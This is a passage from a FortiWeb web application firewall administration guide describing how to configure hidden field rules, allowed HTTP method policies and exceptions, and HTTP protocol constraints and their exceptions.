
Hidden field rules prevent tampering by caching the values of a session's hidden inputs as they pass from the server to the client, and verifying that they remain unchanged when the client submits the form to its `POST` URL.

To configure a hidden field rule

1. Before you configure a hidden field rule, if you want to apply it only to HTTP/HTTPS requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names.
2. Go to **Web Protection > Input Validation > Hidden Fields Rule**.

   To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.
4. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Host Status	Enable if you want the hidden field rule to apply only to HTTP/HTTPS requests for a specific web host. Also configure Host.


Setting name	Description
Host	Select the name of a protected host that the `Host:` field of an HTTP request must be in to match the hidden field rule. This option is available only if Host Status is enabled.
Request URL	Type the exact URL that contains the hidden input for which you want to create a hidden field rule. This is usually a form that is visible to the person's web browser, **not** the CGI script or page that processes submitted forms. The URL must begin with a slash (/). Do not include the web host name, such as `www.example.com`. It is configured separately in the **Host** drop-down list.

Setting name	Description
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert** — Accept the connection and generate an alert email and/or log message. • **Alert & Deny** — Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. • **Redirect** — Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. Also configure Redirect URL and Redirect URL With Reason. • **Send 403 Forbidden** — Reply with an HTTP `403 Access Forbidden` error message and generate an alert and/or log message. The default value is **Alert**. **Note:** This setting will be ignored if Monitor Mode is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728. **Note:** Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to apply this feature. See Sessions & FortiWeb HA on page 47. **Note:** If you will use this rule set with auto-learning, you should select **Alert**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.

Setting name	Description
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also Monitoring currently blocked IPs on page 760.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.

5. Click **OK**.
6. Click **Fetch URL**.

   A dialog appears.




7. In the **Pserver** drop-down list, select the IP address of a physical server.

   In **Protocol**, select whether to connect to the back-end web server using either HTTP or HTTPS.

   In **Port**, type the TCP port number on which the physical server listens for HTTP/HTTPS connections. The valid range is from 0 to 65,535. Typically HTTP is port 80; HTTPS is port 443.

8. Click the **Fetch URL** button on the dialog.

   FortiWeb retrieves the web page you specified in Request URL on the **Hidden Fields Rule** dialog, and analyzes it. A new dialog appears displaying a list of hidden inputs that FortiWeb found, and URLs where those hidden inputs will be posted when a client submits the form.



Entries in the list are color-coded by the recommended course of action:

- Blue — The URL/hidden field exists in the requested URL, but you have **not** yet configured it in the hidden field rule. Add it to the hidden field rule.
- Red — The URL/hidden field does **not** exist in the requested URL, yet it is currently configured in the hidden field rule. Remove it from the hidden field rule.
- **Black** — The URL/hidden field exists in both the requested URL and your hidden field rule.

For each entry that you want included in the hidden field rule, in the **Status** column, mark its check box.

Also mark the check boxes of any previously configured items that you want to keep in the hidden field rule. If you do not, they will be deleted.

9. Click **OK** to save the entries in the dialog.

   FortiWeb adds the entries to the **Post URL Table** and **Hidden Fields Table** on the **Hidden Fields Rule** dialog. It also removes any that did not match the fetched URL.


10. To manually add entries to either table, do the following:

- Click **Create New** under the applicable table.
- A dialog appears prompting for either a new URL or hidden field.
- Enter the name of the post URL or hidden field.

Click **OK**.

11. Repeat the previous steps for each post URL or hidden field that you want to manually add to the hidden field rule.
12. On the **Hidden Fields Rule** dialog, click **OK**.
13. Go to **Web Protection > Input Validation > Hidden Fields Policy**.
14. Click **Create New**.

    A dialog appears.



15. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
16. Click **OK**.
17. Click **Create New** to include a rule in the set.
18. From the **Hidden Fields Rule** drop-down list, select the name of an existing hidden field rule that you want to add to the set.
19. Click **OK**.
20. Repeat the previous steps for each individual rule that you want to add to the hidden fields policy.
21. To apply a hidden field policy:
    - select it in an inline protection profile (see Configuring a protection profile for inline topologies on page 608) and
    - enable Session Management

See also

- Connecting to FortiGuard services
- How often does Fortinet provide FortiGuard updates for FortiWeb?
- IPv6 support

Specifying allowed HTTP methods

You can configure policies that allow only specific HTTP request methods. This can be useful for preventing attacks, such as those exploiting the HTTP method `TRACE`.

Some popular web applications such as Subversion, CalDAV, and WebDAV require custom or less common HTTP methods. While developing web applications, the HTTP method `TRACE` may be useful, but in production environments, it may disclose sensitive information to attackers. Many web applications only require `GET` and `POST`. Disabling all unused methods reduces the potential attack surface area for attackers. If you are unsure what HTTP methods are required by your web applications, you can use auto-learning to discover them. See Auto-learning on page 198.



Generally, `TRACE` should only be used during debugging, and should be disabled otherwise.

To configure an HTTP request method policy

1. If you want to include method exceptions in a policy, create them first. For more information, see Configuring allowed method exceptions on page 575.
2. Go to **Web Protection > Access > Allow Method Policy**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.
4. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Allow Request	Mark the check boxes for all HTTP request methods that you want to allow for this specific policy. Methods that you do not select will be denied, unless specifically allowed for a host and/or URL in the selected **Allow Method Exceptions.** The **OTHERS** option includes methods not specifically named in the other options. It often may be required by WebDAV (RFC 4918) applications such as Microsoft Exchange Server 2003 and Subversion, which may require HTTP methods not commonly used by web browsers, such as `PROPFIND` and `BCOPY`. **Note:** If a **WAF Auto Learning Profile** is used in the server policy where the HTTP request method is applied (via the **Web Protection Profile**), you must enable the HTTP request methods that will be used by sessions that you want the FortiWeb appliance to learn about. If a method is disabled, the FortiWeb appliance will reset the connection, and therefore cannot learn about the session.

Setting name	Description
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.
Allow Method Exceptions	Select an HTTP request method exception definition to apply to the policy. The method exceptions define specific HTTP request methods that are allowed by specific URLs and hosts. If you want to view the information associated with the HTTP request method exceptions used by this policy, select the **Detail** link beside the **Allow Method Exceptions** list. The **Allow Method Exceptions** dialog appears. Use the browser **Back** button to return. For more information, see Configuring allowed method exceptions.

5. Click **OK**.
6. To apply the allowed method policy, select it in an inline or offline protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

See also

- IPv6 support

Configuring allowed method exceptions

You can configure exceptions to allowed HTTP method policies.

While most URL and host name combinations controlled by a profile may require similar HTTP request methods, you may have some that require different methods. Instead of forming separate policies and profiles for those requests, you can configure allowed method exceptions. The exceptions define specific HTTP request methods that are allowed by specific URLs and hosts.


To configure an allowed method exception

1. Before you configure an allowed method exception, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names on page 330.
2. Go to **Web Protection > Access > Allow Method Exceptions**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.

   A dialog appears.



4. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. Click **OK**.
6. Click **Create New** to add an entry to the set.

   A dialog appears.

7. Configure these settings:



Setting name	Description
Host Status	Enable to require that the `Host:` field of the HTTP request match a protected host names entry in order to match the allowed method exception. Also configure Host.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the allowed method exception. This option is available only if Host Status is enabled.

Setting name	Description
Type	Select whether **URL Pattern** is a **Simple String** (that is, a literal URL) or a **Regular Expression**.
URL Pattern	Depending on your selection in Type, enter either: • the literal URL, such as `/index.php`, that is an exception to the generally allowed HTTP request methods. The URL must begin with a slash (/). • a regular expression, such as `^/*.php`, matching all and only the URLs which are exceptions to the generally allowed HTTP request methods. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as `/index.cfm`. For example, if multiple URLs on a host have identical HTTP request method requirements, you would type a regular expression matching all of and only those URLs. Do not include the domain name, such as `www.example.com`, which is configured separately in the Host drop-down list. To create and test a regular expression, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864).
Allow Method Exception	Mark the check boxes of all HTTP request methods that you want to allow. Methods that you do not select will be denied. The **OTHERS** option includes methods not specifically named in the other options. It often may be required by WebDAV (RFC 4918) applications such as Microsoft Exchange Server 2003 and Subversion, which may require HTTP methods not commonly used by web browsers, such as `PROPFIND` and `BCOPY`. **Note:** If a **WAF Auto Learning Profile** will be selected in the policy with an offline protection profile that uses this allowed method exception, you must enable the HTTP request methods that will be used by sessions that you want the FortiWeb appliance to learn about. If a method is disabled, the FortiWeb appliance will reset the connection, and therefore cannot learn about the session.

8. Click **OK**.
9. Repeat the previous steps for each exception that you want to add to the allowed method exceptions.
10. To apply the allowed method exception, select it in an allowed method policy. For details, see Specifying allowed HTTP methods on page 573.

See also

- Configuring a protection profile for inline topologies
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation

HTTP/HTTPS protocol constraints

Protocol constraints govern features such as the HTTP header fields in the protocol itself, as well as the length of the HTML, XML, or other documents or encapsulated protocols carried in the HTTP body payload.

Use protocol constraints to prevent attacks such as buffer overflows. Buffer overflows can occur in web servers and applications that do not restrict elements of the HTTP protocol to acceptable lengths, or that mishandle malformed requests. Such errors can lead to security vulnerabilities.



Default HTTP protocol constraint values reflect the buffer size of your FortiWeb model's HTTP parser. **Use protocol constraints to block requests that are too large for the memory size of FortiWeb's scan buffers.** Failure to block items that are too large to be buffered could compromise your network's security, and allow requests **without** scanning or rewriting. See Buffer hardening on page 769.

For example, if your web applications require HTTP `POST` requests with unusually large parameters, you would adjust the HTTP body buffer size (see `http-cachesize` in the FortiWeb CLI Reference). Then, you would configure Malformed Request and other HTTP protocol constraints to harden your configuration.

This scan is bypassed if the client's source IP is a known search engine and you have enabled Allow Known Search Engines.

To configure an HTTP protocol constraint

1. If you plan to add constraint exceptions to your HTTP protocol constraints, configure the exceptions first. See Configuring HTTP protocol constraint exceptions on page 585. If you want to use a trigger when the rule is violated, configure it also. See Viewing log messages on page 706.
2. Go to **Web Protection > Protocol > HTTP Protocol Constraints**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
3. Click **Create New**.

   Settings for the following HTTP protocol constraints are displayed. To display a brief description of a rule, click its name:

Setting name	Description
General	

Setting name	Description
Illegal Content Type	Enable to check whether the `Content Type:` value uses the format `<type>/<subtype>`.
Illegal Response Code	Enable to check whether the HTTP response code is a 3-digit number.
Illegal Host Name	Enable to check for illegal characters in the `Host:` line of the HTTP header, such as null characters or encoded characters. For example, `0x0` or `%00*` are illegal. Attack log messages contain `Illegal Host Name` when this feature detects an invalid host name.
Illegal HTTP Version	Enable to check for invalid HTTP version numbers. Currently, the only valid version strings are `HTTP/0.9`, `HTTP/1.0` or `HTTP/1.1`. Attack log messages contain `Illegal HTTP Version` when this feature detects an invalid HTTP version number.
Body Length	Specifies the maximum acceptable size in bytes of the HTTP body. For requests that use the HTTP `POST` method, this typically includes parameters submitted by HTML form inputs. In the case of file uploads, this can normally be many megabytes. For most simple forms, however, the body should be only a few kilobytes in size at maximum. Attack log messages contain `Body Length Exceeded` when this feature detects a body size buffer overflow attempt.
Number of Cookies In Request	Specifies the maximum acceptable number of cookies in an HTTP request. Attack log messages contain `Too Many Cookies in Request` when this feature detects a cookie count buffer overflow attempt.
Number of Ranges in Range Header	Specifies the maximum acceptable number of `Range:` lines in each HTTP header. The default value is 5. Attack log messages contain `Too Many Range Headers` when this feature detects too many `Range:` header lines. **Tip:** Some versions of Apache are vulnerable to a denial of service (DoS) attack on this header, where a malicious client floods the server with many `Range:` headers. The default value is appropriate for un-patched versions of Apache 2.0 and Apache 2.1.

Setting name	Description
Malformed Request	Enable to inspect the request for: • syntax errors • exceeding the maximum buffer size allowed by FortiWeb's HTTP parser Errors and buffer overflows can cause problems in web servers that do not handle them gracefully. Such problems can lead to security vulnerabilities. Attack log messages contain `Too Many Parameters` or `Too Many Flash Parameters` or another message that indicates the specific cause when this feature detects a request with parser errors or a FortiWeb buffer overflow attempt. **Caution:** Fortinet strongly recommends to enable this option **unless** large requests/parameters are required by the web application. If part of a request is too large for its scan buffer, FortiWeb cannot scan it for attacks. It also cannot perform rewrites. **Unless you configure it to block,** FortiWeb **allows oversized requests to pass through without scanning or rewriting.** This could allow padded attacks to pass through, and rewriting to be skipped. If feasible, instead of disabling this option: • Enlarge the scan buffer for each parameter (see `http-cachesize` in the FortiWeb CLI Reference). Requests larger than the buffer will be flagged as potentially malformed by FortiWeb's parser, causing FortiWeb to block normal requests (i.e. false positives). For more buffer specifications, see Buffer hardening on page 769. • Disable this setting only for URLs that require oversized parameters (see Configuring HTTP protocol constraint exceptions on page 585)
WebSocket Protocol	Enable to detect traffic that uses the WebSocket TCP-based protocol. Because FortiWeb acts as a pure socket proxy for WebSocket traffic, it cannot apply security features to it.
HTTP Header	
Header Length	Specifies the maximum acceptable size in bytes of all HTTP header lines. Attack log messages contain `Total Size of All Headers Too Large` when this feature detects a header size buffer overflow attempt.

Setting name	Description
Header Name Length	Specifies the maximum acceptable size in bytes of a single HTTP header name (for example, `Host:`, `Content-Type:`, `User-Agent:`). The default is 50 bytes.
Header Value Length	Specifies the maximum acceptable size in bytes of a single HTTP header value. The default is 4096 bytes.
Illegal Character in Header Name	Enable to check whether the HTTP header name contains illegal characters.
Illegal Character in Header Value	Enable to check whether the HTTP header value contains illegal characters.
HTTP Request	
Illegal HTTP Request Method	Enable to check for invalid HTTP request methods according to RFC 2616 or RFC 4918. Any method not defined in these RFCs — including misspellings like `GETT` as well as other HTTP extension methods (e.g. CalDAV) like `MKCALENDAR` — are considered invalid. Attack log messages contain `Illegal HTTP Method` when this feature detects an invalid HTTP request method.
HTTP Request Filename Length	Specifies the maximum acceptable length in bytes of the HTTP request filename.
HTTP Request Length	Specifies the maximum acceptable length in bytes of the entire HTTP request, including both headers and body. Attack log messages contain `HTTP Request Length Exceeded` when this feature detects an excessively large HTTP request.
Number of Header Lines in Request	Specifies the maximum acceptable number of lines in the HTTP header. Attack log messages contain `Too Many Headers` when this feature detects a header line count buffer overflow attempt.
Missing Content Type	Enable to check whether the `Content-Type:` header is available.
HTTP Parameter	

Setting name	Description
Total URL Parameters Length	Specifies the total maximum acceptable length in bytes of all parameters, including their names and values, in the URL. Parameters usually appear after a `?`, such as: `/url?`**parameter1=value1&parameter2=value2** The count does not include: • Question mark (?), ampersand (&), and equal (=) characters are not included. • Parameters in the HTTP body, which can occur with HTTP `POST` requests. For these parameters, configure **Total Body Parameters Length** or **Body Length** instead. Attack log messages contain `Total URL Parameters Length Exceeded` when this feature detects a URL parameter line length buffer overflow attempt.
Total Body Parameters Length	Specifies the total maximum acceptable size in bytes of all the parameters in the HTTP body of HTTP `POST` requests. Question mark (?), ampersand (&), and equal (=) characters are not included. Attack log messages contain `Total Body Parameters Length Exceeded` when this feature detects a total parameter size buffer overflow attempt.
Number of URL Parameters	Specifies the maximum number of parameters in the URL. The maximum number is 1024. It does **not** include parameters in the HTTP body, which can occur with HTTP `POST` requests. Attack log messages contain `Too Many Parameters in Request` when this feature detects a URL parameter count buffer overflow attempt. The default is 128.
NULL Character in Parameter Name	Enable to check for null characters in parameter names.
NULL Character in Parameter Value	Enable to check for null characters in parameter values.
Content Length	

Setting name	Description
Content Length	Specifies the maximum acceptable length in bytes of the request body. Length is determined by comparing this limit with the value of the `Content-Length:` field in the HTTP header. Attack log messages contain `Content Length Exceeded` when this feature detects a content length buffer overflow attempt. **Tip:** RPC requests' content length often do not match their own `Content-Length:` header. Attackers may also intentionally craft mismatching `Content-Length:` headers in an attempt to cloak buffer overflows. For those cases, use other limits instead or in addition, such as Body Length and Limiting file uploads on page 590.
Illegal Content Length	Enable to check whether the `Content-Length:` header includes numeric characters only.

4. Configure these settings:

Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
Exception Name	Select the HTTP constraints exception, if any, that you want to apply to this policy (see Configuring HTTP protocol constraint exceptions on page 585). If you want to view or change the exception configuration, click **Detail**.
Status	Specify whether the rule applies when you apply this constraint to a profile.
Length	For rules that specify maximums, enter a maximum value.

Setting name	Description
Action	Select the action the FortiWeb appliance takes when it detects a violation of the rule: • **Alert** — Accept the connection and generate an alert email and/or log message. • **Alert & Deny** — Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. The default value is **Alert**. **Caution:** This setting is ignored when Monitor Mode is enabled. **Note:** Logging and/or alert email occur only if you enable and configure it. See Logging on page 689 and Alert email on page 728. **Note:** To use this rule set with auto-learning, select **Alert**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption causes incomplete session information for auto-learning.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 60. See also Monitoring currently blocked IPs on page 760.

Setting name	Description
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level to use when FortiWeb logs a violation of the rule: • Low • Medium • High
Trigger Action	Select which trigger, if any, to use when FortiWeb logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.

5. Click **OK**.
6. To apply the HTTP protocol constraint profile, select it in an inline or offline protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

See also

- Sequence of scans
- IPv6 support

Configuring HTTP protocol constraint exceptions

You can configure exceptions for use with HTTP protocol constraints.

Exceptions define HTTP constraints that will **not** be subject to HTTP protocol constraint. Exceptions are useful when you know that some HTTP protocol constraints, during normal use, will cause false positives by matching an attack signature.

For example, if no exceptions are defined, FortiWeb executes the HTTP protocol constraint as defined in HTTP/HTTPS protocol constraints on page 578. But, if you mark the check box for Header Length in a HTTP protocol constraint exception for a specific host, FortiWeb will skip the HTTP header length check when executing the web protection profile for that host.

As another example, some web applications require very large HTTP `POST` requests. You can use Malformed Request to create an exception from the constraint for those requests.


To configure an HTTP constraint exception

1. Go to **Web Protection > Protocol > HTTP Constraints Exception**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.



3. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
4. Click **OK**.
5. Click **Create New** to add an entry to the set.

   A dialog appears.
6. Configure these settings:

Setting name	Description
Host Status	Enable to apply this HTTP constraint exception only to HTTP requests for specific web hosts. Also configure Host. Disable to apply the exceptions to all web hosts.
Host	Select the IP address or fully qualified domain name (FQDN) of the protected host to which this exception applies. This setting is available only if Host Status is enabled.
Request Type	Select whether the URL Pattern field will contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).

Setting name	Description
URL Pattern	Depending on your selection in the **Request Type** field, enter either: • the literal URL, such as `/index.php`, that the HTTP request must contain in order to match the input rule. The URL must begin with a backslash (/). • a regular expression, such as `^/*.php`, matching all and only the URLs to which the input rule should apply. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list. To create and test a regular expression, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864).
General	
Illegal Content Type	Enable to omit the constraint on whether the Content Type: value uses the format <type>/<subtype>.
Illegal Reponse Code	Enable to omit the constraint on whether the HTTP response code is a 3-digit number.
Illegal Host Name	Enable to omit the constraint on invalid characters in the `Host:` line of the HTTP header, such as null characters or encoded characters.
Body Length	Enable to omit the constraint on the maximum acceptable size in bytes of the HTTP body.
Number of Cookies In Request	Enable to omit the constraint on the maximum acceptable number of cookies in an HTTP request.
Number of Ranges in Range Header	Enable to omit the constraint on the maximum acceptable number of `Range:` lines in an HTTP header. **Tip:** Some versions of Apache are vulnerable to a denial of service (DoS) attack on this header, where a malicious client floods the server with many `Range:` headers. If your web servers do **not** run Apache and are not vulnerable to this attack, mark this check box to omit it from the scan and improve performance.

Setting name	Description
Malformed Request	Enable to omit the constraint on syntax and FortiWeb parsing errors. **Caution:** Some web applications require abnormal or very large HTTP `POST` requests. Since allowing such errors and excesses is generally bad practice and can lead to vulnerabilities, use this option to omit the malformed request scan only if absolutely necessary.
HTTP Header	
Header Length	Enable to omit the constraint on the maximum acceptable size in bytes of the HTTP header.
Header Name Length	Enable to omit the constraint on the maximum acceptable size in bytes of a single HTTP header name.
Header Value Length	Enable to omit the constraint on the maximum acceptable size in bytes of a single HTTP header value.
Illegal Character in Header Name	Enable to omit the constraint on whether the HTTP header name contains illegal characters.
Illegal Character in Header Value	Enable to omit the constraint on whether the HTTP header value contains illegal characters.
HTTP Request	
Illegal HTTP Request Method	Enable to omit the constraint on to check for invalid HTTP version numbers.
HTTP Request Length	Enable to omit the constraint on the maximum acceptable length in bytes of the HTTP request.
Number of Header Lines In Request	Enable to omit the constraint on the maximum acceptable number of lines in the HTTP header.
Post Request -- Missing Content Type	Enable to omit the constraint on whether the `Content-Type:` header is available.
